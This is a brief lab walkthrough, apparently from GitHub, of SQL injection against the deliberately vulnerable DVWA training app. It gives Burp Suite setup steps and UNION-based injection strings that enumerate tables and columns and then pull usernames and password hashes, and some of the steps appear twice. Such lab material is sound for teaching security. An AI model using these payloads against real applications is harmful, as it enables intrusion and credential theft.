
1. When we enter order by greater the 2 then it give error now order by should be less than 3.
2. Now find all the table through this command “1' or 1 = 1 union select null, table\_name from information\_schema.tables#” so in this last table we need.



1. Find columns in this table “1 or 1 = 1 union select null, column\_name from information\_schema.columns#




1. we got users details now we fetch username and passwords from users through this command “1 or 1 = 1 union select user, password from users#”




**HIGH**

**Steps to reproduce:**


1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of SQL injection to the High level.
3. In this we use other input frame for input the commands.
4. By entering “1 or 1 = 1#” we get all user first and last name.



1. Now find all the table through this command “1' or 1 = 1 union select null, table\_name from information\_schema.tables#” so in this last table we need



1. Find columns in this table “1 or 1 = 1 union select null, column\_name from information\_schema.columns#



1. we got users details now we fetch username and passwords from users through this command “1 or 1 = 1 union select user, password from users#”

